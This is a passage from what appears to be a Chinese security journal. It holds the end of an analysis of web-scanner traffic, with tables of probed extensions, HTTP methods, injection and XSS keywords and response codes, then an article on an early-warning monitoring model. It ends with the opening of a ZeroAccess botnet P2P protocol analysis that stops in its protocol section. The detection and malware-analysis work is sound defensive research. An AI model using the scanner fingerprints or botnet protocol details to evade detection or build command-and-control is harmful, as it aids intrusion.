无	831	无	787	.php	7366	无	873
.php	135	.php	101	无	192	.asp	804
.ini	72	.jsp	45	.css	24	.php	132
.aspx	47	.aspx	42	.yml	15	.ini	72
.jsp	45	.asp	40	.js	8	.jsp	51
.asp	43	.ini	39	.xml	6	.aspx	46
.sql	20	.sql	20	.html	5	.sql	20
.txt	20	.txt	20	.jsp	4	.txt	20
.log	19	.mdb	17	vulnWEB	4	.log	18
.yml	19	.log	17	.cfm	4	.yml	18

化，直接表现为其他扩展名所占比例小很多。

### 3) 特定目录 / 页面的猜测

猜测部分主要是对管理后台入口的猜测，Web 扫描器内部通常会维护一组常见后台管理入口列表。在针对空站点 (linux) 的扫描中，URL 中包含“admin”的数量有 78 条，有 7 条是针对“login”的 URL 猜测。这些猜测基本包含了常见的路径组合以及简单变形。

### 4) 备份文件

备份文件主要是指目标站点上存在对关键源码文件的备份，使用的扩展名会被服务器当作二进制文件下载，使得敏感信息泄露。在针对空站点 (linux) 的扫描中，仅出现“.bak”的请求就有 7 处。

3. 向目标站点发出了不常见的请求方法。对扫描过程中使用的请求方法做汇总后，发现除了常见的 GET 和 POST 外，还出现了 OPTIONS、TRACE、TRACK 等方法，甚至可能出现自定义的请求方法，如表 2 所示。



表 2 扫描过程中使用的请求方法

空站点 (windows)		空站点 (linux)		常规网站 (php)		测试站点 (asp)	
方法	次数	方法	次数	方法	次数	方法	次数
GET	1587	GET	1394	POST	15774	GET	5557
POST	12	POST	11	GET	7338	POST	1369
PUT	4	OPTIONS	2	TRACE	1	OPTIONS	3
PROPFIND	4	TRACE	1	TRACK	1	TRAE	1
OPTIONS	3	TRACK	1	ACUNETIX	1	TRACK	1
DEBUG	2			OPTIONS	1	DEBUG	1
TRACE	1						
TRACK	1						
自定义方法	1						

从表 2 中还可看出，常规网站以及测试站点的扫描中，都出现了大量的 POST 请求。实际上，这些站点并未使用 ajax 技术来向站点提交数据，在人工浏览这些网站时，不会出现这样大量的 POST 请求。

4. 并发连接的特点。Web 扫描为了提高扫描效率，往往会采用多线程或多进程来进行，这点从扫描参数设置可看出来，也可在扫描过程中通过执行 `netstat -na` 来验证。在网络数据上则表现为多个 HTTP 连接的数据包在时间上是交错出现的。

5. 当某页面具有多个参数时，会出现对同一个页面多次变换参数进行请求的行为，在请求数据中可看到包含 SQL 注入、XSS 等 Web 攻击串特征。

在对常规网站的扫描中，对 Web 扫描中常用的一些关键字统计如表 3 所示。

6. 响应码分布的特点。由于 Web 扫描中包括目录或文件猜测以及会发送一些特殊的请求，使得响应码与正常网络浏览差异较大，如表 4 所示。

根据 HTTP 协议标准 RFC 2616 中对响应码的定义，响应码由三个数字组成，第一位定义了错误的类型，后面两位是标识错误类型下的具体错误。2xx 是响应成功的标志；3xx

是重定向相关的响应类型；4xx 是请求错误，包括请求端语法错误或者无法完成的请求；5xx 是服务端错误。对于空站点来说，出现 200 的情况很小，大部分都是不存在的 404 以及其他的响应码；在常规网站、测试网站中，4 或 5 开头的响应码所占比例很高。在正常访问中，2xx 的响应码占大部分情况，4xx 或 5xx 的响应码在所有请求中所占比例不可能很高。大量的 URL 猜测是导致 4xx 出现比率增加的主要原因，5xx 则是由于 Web 扫描器对参数做变形攻击，使得目标服务器报错导致。

当然，除了上述特点外，还存在一些特性，比如在扫描期间，存在并发访问请求高，造成目标服务器在此时段内负载增高的情况等。

#### 4. 特征汇总

从上一节的实例分析来看，Web 扫描过程中的关键步骤在网络数据中都有所体现，明显区别于正常的浏览器访问请求。具体说来可归纳为如下几点：

1) 访问请求数据在扫描时间段内比较密集。

表 3 Web 扫描中常用的关键字

关键字	出现次数	说明
select	169	sql 注入检测使用
prompt	79	XSS 检测
alert	528	XSS 检测
..	1283	文件包含、任意文件查看等穿越指定目录类型的漏洞

表 4 响应码分布特点

空站点 (windows)		空站点 (linux)		常规网站 (php)		测试站点 (asp)	
方法	次数	方法	次数	方法	次数	方法	次数
404	1453	404	1317	200	22250	200	2053
403	91	400	47	404	1793	500	1838
200	29	403	26	301	23	404	1773
400	16	0	12	403	22	302	1100
0	12	200	3	0	14	403	109
301	4	401	2	400	6	301	27
501	3	501	2	302	5	400	18
207	2	417	1	501	2	0	12
405	2			417	1	501	3
417	1						
406	1						
500	1						

2) 对一些扫描器来说, 其发出的 HTTP 请求头大部分情况下会带有一些明显特征。

3) HTTP 请求使用了多种不常见方法。

4) 属于攻击行为的关键字在请求包中大量出现。

5) 错误响应码在扫描时段内出现的比例明显增加。

6) 一些在正常访问请求中不常见的扩展名会大量出现在扫描时段。

### 5. 小结

本文介绍了 Web 扫描的工作原理以及关键过程, 并实地分析了某 Web 扫描器在工作过程中产生的网络数据, 并对其特征做了汇总。从这些特征出发, 我们可比较容易地区分开 Web 扫描与正常浏览器的访问行为, 这些特征点也是在 Web 安全中攻防双方争战的焦点所在。

### 6. 参考文献

1. zaproxy . <http://code.google.com/p/zaproxy/>
2. Vulnerability Scanning Tools . [https://www.owasp.org/index.php/Category:Vulnerability\\_Scanning\\_Tools](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools)
3. nikto . <http://www.cirt.net/nikto2>
4. Web Application Firewall . [https://www.owasp.org/index.php/Web\\_Application\\_Firewall](https://www.owasp.org/index.php/Web_Application_Firewall)
5. Hypertext Transfer Protocol – HTTP/1.1 . <http://www.ietf.org/rfc/rfc2616.txt>

# 浅谈信息安全早期预警理论模型

## ——早期预警系统的整体模型

广州分公司 肖岩军

**关键字：早期预警 CNCI FISMA CAESARS 框架 态势感知 风险量化**

**摘要：**本文描述了一种基于持续监控保障、态势感知和安全量化计分技术的早期预警系统的整体模型，并对模型的态势感知、持续监控、风险量化计分部分展开叙述，提出一种基于对抗的智能态势感知预警模型、基于保障的持续监控模型和基于 6sigma 的自动化安全量化模型，并展示了部分研究成果。本篇为系列第一篇。

### 一、引言

随着网络安全事件损失的逐渐扩大以及各个国家对网络这个不对称战争的新领域的逐渐重视，发达国家开始建立起国家层面的早期预警系统，而且开始指导相关的政府单位、运营商、金融、电网等高度依赖信息化的基础设施提供商建立相关的企业级别的早期预警平台，统一对运行质量进行监管，并开始进行一系列的安全演习来检验各个单位的安全防护建设质量。2013 年 7 月，美国组织摩根大通、美国银行、花旗银行等大约 50 家金融公司和政府机构参加了名为“量子黎明 2”的演习，其中有美国联邦调查局、证券交易委员会、财政部和国安局等重要部门，测试银行如何应对电脑黑客攻击，为应对新一轮全球威胁做好准备。

传统的风险管理基于风险评估，基于风险评估的结果展开安全控制点建设、安全脆弱点修补，并持续监控残余风险。但在实际中，人工风险评估成本的高昂使得风险评估频率和有效性大打折扣，而安全控制手段的有效性却没有在风险评估中得到有效体现。如风险

评估中很少对入侵检测、防火墙等设备展开有效性评估，导致部分虽然通过评估，但是仍然被人入侵、篡改。最重要的是，安全是一个动态的过程，仅仅通过静态的评估是无法体现安全状态的。

近年来，由于安全控制手段的成熟，安全工作逐渐从事后的评估和响应走向预防为主，逐渐从人工评估文档工作，转向关注在自动化安全运维保障、风险持续监控保障、态势感知和安全量化计分技术的企业风险早期预警系统，越来越关注风险的可视化能力，安全也越来越走向落地。随之而来的带了新的研究课题，如风险可视化技术、态势感知技术、早期预警技术、风险持续监控技术等领域，安全也从早期希望能够一招打天下的人海战术模式，开始向精细化、模块化、系统化、规范化、自动化平台模式开展，越来越重视安全的预警和保障。

本文简述了发达国家的信息安全早期预警系统的相关建设和规范，并根据实践提出了一个能够落地的信息安全早期预警模型。

### 二、发达国家的信息安全早期预警相关建设

## 2.1 网络安全预警保障能力的重要性

发达国家中，美国在早期预警方面建设较早，在 2004 年启动了爱因斯坦计划。2009 年 5 月 29 日，美国总统奥巴马发布《网络空间政策审查 \_ 保证一个可信与有弹性的信息和通信基础设施》报告，其中强调“美国 21 世纪的经济繁荣将依赖于网络安全”，“非常明显，网络威胁是我们面临的最严重的国家经济和国家安全挑战之一”。在这个报告中更强调网络空间的战略预警能力，“联邦政府应提高自身向总统提供网络入侵或攻击的战略预警的能力”，而且定下了相关行动建议“中期行动建议：( 5. ) 确定最高效、最有效的机制以便获得战略性警报、保持态势感知能力和事故响应能力。”

无独有偶，2008 年 11 月，法国政府发布《国防与国家安全白皮书》，其中明确提到：开发早期预警系统，建立一个检测中心以发现网络攻击，负责常设的关键网络监视并且实现正当的防卫机制。通过发展防御和攻击性的网络战能力提升信息技术的优势。

## 2.2 美国的相关早期预警建设

### 2.2.1 全面的国家网络安全行动 CNCI 战略和 FISMA 法案

2008 年 1 月，时任美国总统的布什发布了一项重大信息安全政策，称为第 54 号国家安全总统令 ( NSPD54 ) / 第 23 号国土安全总统令 ( HSPD23 )，其核心是对重大信息安全行动做出的总体部署即全面的国家网络安全行动 ( CNCI )，被美国一些媒体称为信息安全的“曼哈顿计划”。奥巴马政府上台后，该计划正式部署并进入全面实施。该计划对之前信息安全战略做了总结，并对出了一些新的战

略计划。


实际上，美国为了落地信息安全战略，早在 2002 年就颁布了《联邦信息安全管理法》( FISMA )，确立了美国联邦信息系统安全的总体制度框架，明确了管理责任。FISMA 把责任分配到各个机构，以确保联邦政府的数据安全。该法案要求程序员和每个机构的负责人对信息安全计划执行年度评审，目的是为了以一种低开销、及时和有效的方式来把风险控制在可接受的范围之内。另外对于监控政府网络等，提供了法律依据。

2010 年，美国发布了 FISMA 2.0，梳理了从 2002 年到 2010 年 FISMA 的实施经验，更新了工作重点，新的重点要求各机构的信息安全方案中必须包含信息系统的持续监控。工作重心转移到实时监控并且在总体设计中整合网络安全，而不是停留在事后的追悔。新的指引改变关注点，从部门以及机构开发静态、基于文件的合规报告到持续的、实时监控联邦网络。同时正在建立以实时监控为基础的基于风险的绩效评价，并且这个评价将最终被纳入上级官员绩效考核。这个变化意味着机构将能够迅速地发现脆弱性并且主动地防范攻击。

### 2.2.2 针对网络攻击的早期预警防护架构：爱因斯坦和可信互联网连接 ( TIC ) 计划

美国为了应对网络攻击，在 2004 年启动了爱因斯坦计划，目标是在政府网络出口部署入侵检测、netflow 检测、入侵防护系统来提供攻击的早期预警和攻击防护。随后 2007 年，提出可信互联网连接 ( TIC ) 计划，目标是将联邦政府 8000 个网络出口归并为 50 个左右。出口整合后，便于进行安全设备统一部署，监控和防护也能做到一

体化。随着进展的深入，目前美国已经把这个项目做到基层，基层的办事处也可以通过运营商提供 NBIP-VPN，连接到相关网络中，统一上互联网。



### 2.2.3 针对保障的持续监控计划和强身份验证

#### ■ 持续监测计划

2010 年的《联邦信息安全管理法》(Federal Information Security Management Act), 又称 FISMA 2.0, 要求各机构的信息安全方案中必须包含信息系统的持续监测。美国行政管理和预算局 (OMB) 已经规定了最后的期限, 各机构的首席信息官必须在 2012 财年结束之前实施可持续监测网络安全的软件。要求各机构持续监测其整个 IT 环境, 修复有漏洞且不合规的项目, 并根据联邦数据调用要求出具报告。通过持续监测计划, 美国联邦政府从以前可能手动审核的联邦信息系统法规遵从性, 到接近实时的自动化进程, 可动态管理企业的风险。联邦政府为这个项目, 从 2013 年起, 5 年内拨款 60 亿美元, 用于采购相关技术工具和服务。

信息安全持续监控 (ISCM) 定义为对信息安全、脆弱性和威胁保持持续的评估, 来支撑组织的风险管理决策。实际上, 其背后有一系列的标准支撑。包括 SP 800-53、53A 等, 基于美国 NIST 的国家漏洞数据库 (NVD) 和安全配置清单。为了配合持续监控战略, NIST 推出了 SP800-137 规范, 其中的安全模型就是美国国土安全部推出的 CAESARS 凯撒 (连续资产评估、态势感知和风险评估) 框架, 凯撒框架提出了安全状态监测和风险评估的基础上安全目标状态的参考架构, 结合了三大联邦机构的工作, 即国务院的安全风险评估系统、财政部和国税局的安全性遵从状况监测和报告 (SCPMaR) 系统和司法部使用的 BigFix 系统和网络安全评估和管理 (CSAM) 工具, 以及相关的基于资产配置、漏洞和补丁的发现和管理的相關安全态势监控工具, 给出了一个可以落地的参考架构。而在 SP800-137 给出了一套结合 ITIL 和 6 Sigma DMAIC 过程的风险计分架构以强化安全落地, CAESARS 凯撒框架则给出了能力模型和架构模型用以指导相关单位建设。

#### ■ 强认证 (PIV) 计划

只有密码是不能提供强大的安全性的。美国希望所有用户能够使用双因素身份验证登录到联邦的所有计算机, 不管是登录系统首页或者坐在他们在办公室的登录个人电脑。强身份验证是指联邦员工可以使用符合 12 号总统令要求的身份验证 (PIV) 卡和密码, 以确保只有授权的员工可以对联邦信息系统的访问。目前美国国防部 (DoD) 超过 370 万用户使用的 PIV 通用访问卡登录到 DoD 网络所需的 92% 业务系统, 在美国联邦各个政府一路领先。此外, DoD

扩大的数字签名和加密使用到多个业务软件应用程序，用户可以安全地签名。2010 年起，美国对 PIV 所覆盖的业务系统进行考核，目标是 2013 年达到 95% 的覆盖度。

### 三、早期预警系统整体模型

#### 3.1 概述

实际上设计早期预警架构还是需要从传统的“风险 = 资产 + 威胁 + 脆弱性”的架构来考虑。资产管理是传统的运维管理的范畴。威胁管理重点考虑的是态势感知，是安全事件发生的感知能力和呈现能力，通过态势感知来进行智能安全决策，进行攻击的早期预警。脆弱性管理重点是风险评估发现的漏洞和残余风险的持续监控，而近年来，更强调自动化的评估和呈现，通过已知脆弱性来预警相关的攻击，如美国国家航空航天局 NASA 就通过已知的 RSA 被入侵，根证书被窃取，可能影响到 NASA，NASA 重点对 RSA 系统进行监控，避免了一起针对其的 APT 攻击行为。风险管理就需要结合资产管理、威胁管理和脆弱性管理的结构进行统一风险呈现。

#### 3.2 整体架构模型

整体架构设计上，还是借鉴 CAESARS 凯撒框架的 4 层模型，即传感器子系统、资料库 / 存储库子系统、分析 / 风险评分子系统和展示和报告子系统。功能模块上，设计了持续监控、态势感知、安全运维和知识标准库以及风险计分，如图 1 所示。

各模块的重点如下：

#### 态势感知模块

图 1 早期预警系统整体架构模型



英语中信息和情报是相同单词，因此国内外关注态势感知更关注情报的部分，关注企业关注的威胁管理范畴，增强企业态势感知能力，完善企业的早期预警。其中重点围绕威胁开展，典型的威胁包括网络入侵检测、DDoS 攻击检测、僵尸蠕检测和 APT 检测。按照业界的通用规范，这部分是提供给统一的接口，把检测和防护设备（如 IPS、WAF、防火墙、防病毒）的日志进行统一收集，进而感知到威胁的来临。这部分实际上已经成为难点。

“大数据时代，海量且多样化的数据、海量的设备、千兆字节的传输速度、数据包有效载荷加密（如 IPv6）、虚拟化服务和云计算的应用，伴随的网络攻击加剧和攻击战术的衍变，海量的威胁态势可能淹没我们现有的风险管理能力。”

因此，在大数据时代，实现态势感知，必须要从新角度来观察数据，用新方法来分析数据，实现人工智能的决策知识系统图，实

现决策、检测和分析一体化，实现从信息向情报的转化，从而有效为预警服务。

### 持续监控模块

持续监控模块关注的重点是企业内部保障，包含资产、脆弱性和安全配置，因为这些“内因”往往会被“外因”威胁利用。传统风险评估的结果—残余风险也往往是这部分，因此，近年来越来越重视，而且因为人工风险评估的高成本和随意性，近年来越来越重视自动化的过程。因为自动化才能实现风险的周期监控，美国为此建立了 NVD 国家漏洞库、CVSS 通用风险评估、SCAP 等项目，支持自动化和质量考核。而在国内，也建立了国家漏洞库，但是其他的方面，和美国在标准方面还是存在较大差距。

在这个模块里，重心是扫描器和配置核查，通过扫描器和配置核查进行资产管理和资产发现。这方面，实际上绿盟科技有了较好的解决方案，并在运营商大范围部署，比较成熟。

### 运维保障模块

很多企业已经建有 ITIL 平台：一方面，安全事件必须要实现闭环才能有作用；另一方面，所有安全产品的有效性需要有效的管理才有作用，试想一下，一个半年没有升级规则库的 IPS 很难有真正的防护效果。因此，所有安全模块需要有专门的运维保障模块来保障安全防护系统的功能有效性。另外就是事件管理、事故管理需要发送到其他模块中来实现处置的有效性。

### 知识标准模块

在国外，知识标准模块比较受重视，因为企业需要积累知识，

最佳实践需要定期收集。另外，一些安全态势需要定期跟踪。如 struts2 漏洞发布，企业知识库应该进行响应和跟踪，通过和配置核查等模块，确认企业资产是否采用 struts2 框架，从而进行有效预警。另外，美国是通过这个模块同步最新的 SCAP 等知识，按照美国政府的计划，他们会把行业的基线也通过这个模块进行下发，便于进行标杆管理，各个单位也便于发现和优秀单位之间的安全管理差距。

### 风险量化计分模块

为了实现安全由评估向运维保障转变，需要对所有的控制措施进行安全量化，从而有效地发现企业风险管理工作的弱点，而且能够提供不同的视图给不同的用户，如管理层和执行层需要关注重点不同。美国近期出台一系列标准，甚至提供了云服务，用来统一风险计算公式，便于横向评比。另外，通过奖励优秀典型来强化风险量化工作。在风险量化上，NIST 专门推出了 SP 800-137 来制定相关的风险计分，实际上，其思路还是通过安全运维强化安全可控，其采用了近年来 ITIL 中引入的 6 sigma DMAIC 过程来设定目标，并不断优化目标，目标是风险的可控程度达到 6 sigma 水平。关于这些部分，我后期也会专门筹文介绍一些研究成果和实践经验。

### 企业数据总线 ESB

近年来，越来越多的企业建立了企业 ESB，作为收集存储企业数据良好模式。对企业而言，信息安全是企业信息化服务，而信息化又服务于业务增长，只有将安全与业务数据相结合才能为企业带来价值，这一层看似间接却极为必要的关系在大数据时代被无限

放大。Gartner 报告指出，最终安全大数据将演化为 IT 商业智能发展趋势的一部分，即结合信息安全情报和 IT 业务数据，以提供更高水平的业务情报。而企业 ESB 使得安全大数据成为可能。通过在 ESB 上开发不同的模块式 app，提供各种不同的安全智能成为未来的主流。

### 3.3 折射成安全管理架构

预警监控平台需要发挥作用，必须要有完善的安全管理体系，因此，在态势感知和持续健康中，包含很多管理模块，实际上，这些管理模块的成熟程度就是整个安全管理的成熟度。这些模块如图 2。（注：安全管理能力也是来源 SP800-137）



图 2 安全管理架构

### 3.4 成熟度模型

成熟度模型上，我们直接引用了 CAESARS 凯撒框架的成熟度模型，如图 3 所示，可以看出这个模型核心还是安全模块形成的自动化、可视化和管理化能力。这个模型的核心是先保障再防护，可以看到前三级全部是针对脆弱性的监控，后续加入了其他安全手段，如威胁的入侵检测等，其中原因可能因为威胁部分在美国 TIC 计划里，而对于各个企业，重点在于持续监控风险。




图 3 CAESARS 凯撒框架的成熟度模型

- 第 0 级：手动评估
  - 安全评估缺乏自动化的解决方案。
- 第 1 级：自动扫描
  - 分布式使用的自动化扫描工具（可以集中或从每个系统分别获得）。
  - 为每个独立系统生成的报告。
- 第 2 级：标准化的测量
  - 为每个独立系统生成的报告。



- 允许使用标准化的内容（例如 USG、CB/ FDCC、CVE、CCE）。

#### ■ 第 3 级：连续监测

- 为每个独立系统生成的报告。
- 自动扫描工具集中化联合控制。
- 多样化的安全测量聚合成风险评分（需要标准的测量系统、指标和计算方法）。

- 比较风险评分可以提供给不同企业做标杆（例如通过仪表盘）。

- 主动积极的修复和跟踪的风险评分的分布。

#### ■ 第 4 级：自适应性连续监测

- 即插即用的 CM（持续监控）组件（例如使用标准接口）。
- 规范结果格式。
- 集中开展策略设置，自动查询整个企业在不同的设备的状况。

#### ■ 第 5 级：持续管理

- 风险补偿功能添加（缓解和补救两者都有，如发现脆弱性，自动化提示通过防火墙屏蔽端口或者自动化按照补丁）。

- 可以自动化集中开展整个企业不同设备的安全整改工作（包含审查和下级单位的变更批准）。

- 需要采用基于标准的语言描述、符合政策并验证过的设备。

### 3.5 早期预警技术模块参考

从目前为企业、信息中心建立的早期预警系统的经验来看，以模块提供各个安全能力是重点，图 4 是一个比较概要的模型，其中列



图 4 早期预警系统实现模型

举了厂家的安全产品，通过这些安全产品形成态势感知和持续监控能力。

从实践来看，目前还是入侵检测作为主导。美国的爱因斯坦第一期采用流检测（netflow 流检测，DFI 方式，对于异常流量监测和网络溯源有非常大意义）。第二期采用数据包检测（采用入侵检测技术为主体）。第三期，重点是蜜罐和 SOC 等产品，因此这个架构也是比较符合国际潮流的。

早期预警系统的特点是采用比较成熟的系统，而不是最新的系统，所以 WAF 等系统不是必配置，但是网络入侵检测 IDS/IPS 是必须要有的。入侵检测提供了丰富的入侵告警能力，可以提供丰富的

安全智能发掘元数据。毕竟 IDS 从上个世纪八十年代发明至今，无论是理论还是实践都非常成熟。

异常流量监控系统就是流检测系统，对于大型企业、数据中心都是很有用的。它可以提供丰富的流量信息和溯源信息，最重要的是可以提供 DDoS 的流量，对于 DDoS 研判和响应非常重要。

蜜罐 / 沙盒产品，作为检测僵尸蠕、防护 APT 攻击的必备组件也是越来越受到重视。实际上个人更喜欢一种模式，就是通过沙盒或者其他手段捕捉的样本在蜜罐中观察，可以看出其真正的攻击意图。话说攻击伊朗的火焰病毒，当时研究者放在蜜罐里养了很长时间，就是不知道他的攻击企图是什么，后来才发现是攻击核设施的工业控制设备的。

网络防病毒，对于企业来说，病毒是很重要的要素，除去 APT 的因素外，病毒、蠕虫都是危害企业网络的头号杀手，因此，这个模块对于病毒检测是很有必要的。

网站监控系统是主动威胁发现设备，可以主动发现网站篡改、挂马、非法言论等。实践来看，效果比较好。另外，网站监控设备可以定期地对网站进行 Web 应用扫描，进行周期的安全评估。

漏洞扫描系统是通过周期扫描对系统漏洞、web 漏洞、开放端口、弱口令进行评估，另外，也经常用来进行资产管理。

配置核查系统通过配置检查增强系统的日志记录、口令策略、安全增强等功能，保证系统不容易因为配置错误导致入侵。

### 3.6 一些研究实践成果

虽然从理论上，早期预警和我们经常说的 SOC 安全运营中心

的概念有很大相似，但是从国际国内相关的事件来看，SOC 平台因为集成的厂家产品太多，往往陷入不停的支持新设备新告警，实际还在 SIEM 层面，态势感知和持续监控所需的智能决策能力不足，目前也无法有效地形成安全计分，也因此近期世界最大的安全厂商赛门铁克宣布其 SOC 停止更新，不再接入新设备，转而专注管理其下的态势感知软件和持续监控软硬件新组件提供给上层平台。而更早的 Cisco 在 2010 年宣布要终结 MARS 产品。因此，发达国家并没有强制各个单位上 SOC，转而走安全组件的方式来提供这个能力。

美国航空航天局 NASA 近年来宣布其系统实现了这种能力，通过其平台，发现了针对 NASA 的 APT 攻击，黑客先突破了 RSA，并下载了根证书，然后开始对 NASA 进行攻击，而 NASA 采用开源 SOC 的 Alienvault OSSIM (带有安全智能和行为监控部分功能) 来进行日志收集，然后通过 SPLUNK 进行安全智能分析，其安全小组拥有全世界最好的研究队伍——“地球观测系统 (EOS) 安全团队”，也因此态势感知和安全智能上研究得比较好。相关的研究成果我会在下一篇详细介绍。

而从国内来看，运维厂家生产的 SOC 厂家对安全智能研究投入和经验不足，如中国移动 SOC (ISMP) 开发厂家都不是安全公司，而是运维开发公司；安全公司开发的 SOC 对运维方面投入和经验不足。相对的比较成熟的结构是组件式的，通过已有的威胁平台向企业的 SOC/ITIL 平台发送告警，早期预警平台发现了一个扫描行为，输出一个告警给 SOC/ITIL 平台的工作流部分进行处理。相对的，




图 5

我们比较推荐这种架构，它使得安全公司可以将注意力集中在攻防对抗上进行安全智能发掘。运维部分可以由企业现有 ITIL 或者 SOC 来负责。这种组件式的能力比较有效。如从实践来看 DDoS 攻击、系统入侵、僵尸蠕 (APT) 攻击成为组件是一个比较好的态势感知组件。图 5 展示了一个态势感知模块的系统入侵攻击的自动化智能发现结果。

#### 四、结语

本文为计划的 4 篇文章中的第一篇，重点是模型和体系，后续对于态势感知、持续监控和风险量化展开论述。再次说明，本文论点主要是个人的一些研究和项目实践。关于美国 CNCI、FISMA 和 CAESARS 凯撒框架是在广东省通信管理局林鹏副局长指导下的一些研

究成果，在此表示感谢。

#### 参考文献

1. CAESARS Framework Extension: An Enterprise Continuous Monitoring Technical Reference Model (Second Draft)
2. Continuous Asset Evaluation, Situational Awareness, and Risk Scoring Reference Architecture Report (CAESARS) Version 1.8 September 2010
3. SP800-137-Information Security Continuous Monitoring for Federal Information Systems and Organizations
4. SP800-53A-final-Guide for Assessing the Security Controls in Federal Information Systems
5. sp800-53-rev3-final\_Recommended Security Controls for Federal Information Systems and Organizations

# 聊聊ZeroAccess botnet的P2P机制

核心技术部 刘亚

## 关键字：ZeroAccess botnet P2P C&C 缺陷

摘要：ZeroAccess 的 botmaster 能建立一个规模几百万、节点全世界分布的 botnet，在于其采用了基于 P2P 技术的 C&C 机制。ZeroAccess 的 P2P 技术简单而实用，却存在一些固有的缺陷，有效地利用这些缺陷可以对 ZeroAccess botnet 进行更好的检测、破坏和清除。

## 一、引言

在最近几年流行的 botnet 中，ZeroAccess botnet 算是比较抢眼的，跟其他 botnet 相比，ZeroAccess 有如下特点：

1. 规模大，被感染机器的数量在百万级。
2. “业务”类型丰富，包括 Click Fraud、比特币挖矿、信息窃取等多种。
3. 采用了基于 P2P 的 C&C 机制，具有较高的健壮性和隐蔽性，能很好地隐藏 botmaster。
4. 吸金能力强大，据说仅比特币挖矿和 adClick 功能，每年就能为 botmaster 带来 270 万美金的收入。

ZeroAccess bot 常见的传播形式是 E-mail 附件。业界先后发现过两个版本的 ZeroAccess bot，分别称为 v1 和 v2。v1 最早发现于 2011 年 5 月，这个版本的 bot 有 rootkit 功能，通过 rootkit 模

块来隐藏其它的功能模块，以及与杀毒软件进行对抗。v2 版本最早发现于 2012 年 7 月，跟 v1 相比，它抛弃了 rootkit 功能，所有模块均在用户态运行；同时，C&C 通信协议也从 TCP 变成 UDP 为主，UDP/TCP 相结合的结构。目前流行的为 v2 版本。

v1 和 v2 版的 ZeroAccess 都采取了基于 P2P 的 C&C 机制，v1 的 P2P 网络运行在 TCP 21810、22292、34354、34355 端口上，v2 主要运行在 UDP 16470/16471/16464/16465 这几个端口上。两个版本的 bot 中都有比特币挖矿和 ClickFraud 功能。实际上 ZeroAccess bot 的功能模块是可扩展的，通过其基于 P2P 的 C&C 机制，botmaster 可以很容易地发布新的功能模块。

本文以当前活跃的 v2 版 ZeroAccess botnet 为例，从技术上对其 P2P 的 C&C 机制做一分析，并介绍如何利用其设计上的缺陷更好地检测和清除该 botnet。

## 二、基于 P2P 的 C&C 机制

关于 ZeroAccess botnet 的规模有多种说法，各方的数据并不一样，但数量级却保持一致，都在百万级，其中 Sophos 估计其僵尸数量有 900 多万，而微软估计每天活跃的僵尸数量大概 100 多万，从我们实际观察的情况看，这些数据并不夸张。尽管有那么多的僵尸网络，但能达到这种规模的实属罕见。ZeroAccess 的规模能如此庞大跟其采用了基于 P2P 的 C&C 机制分不开，所有被感染的主机通过这个 P2P 网络紧紧地联系在一起，网络的健壮性、可扩展性都比较强，botmaster 需要升级模块或者发布指令时，只需要随意挑选若干节点发送升级内容即可，它们会自动将其分发给其它的 bot，botmaster 不用担心暴露自己，避免了集中式 C&C 机制所固有的缺点。

从实际的观察和样本分析发现，ZeroAccess 的 botmaster 主要用这个 P2P 网络来分发文件以实现模块升级，未见到指令分发功能。

从技术上看，ZeroAccess botnet 的 P2P 网络跟正常的 P2P 网络是类似的，都

运行在 TCP/IP 网络之上，都为上层提供某种服务，这里是文件传送。ZeroAccess botnet 使用了一个自定义的 P2P 通信协议完成上述功能。为方便起见，本文将这个协议称为信息交换协议，下面就详细谈谈这个交换协议。

### 2.1 信息交换协议

总的来说，这是一个 ZeroAccess 所特有的、基于 UDP 的应用层协议，完成如下两个功能：

1. 交换 peer list，peer list 指其它活跃 bot 的 IP。
2. 交换模块信息，包括模块名、发布日期和签名。

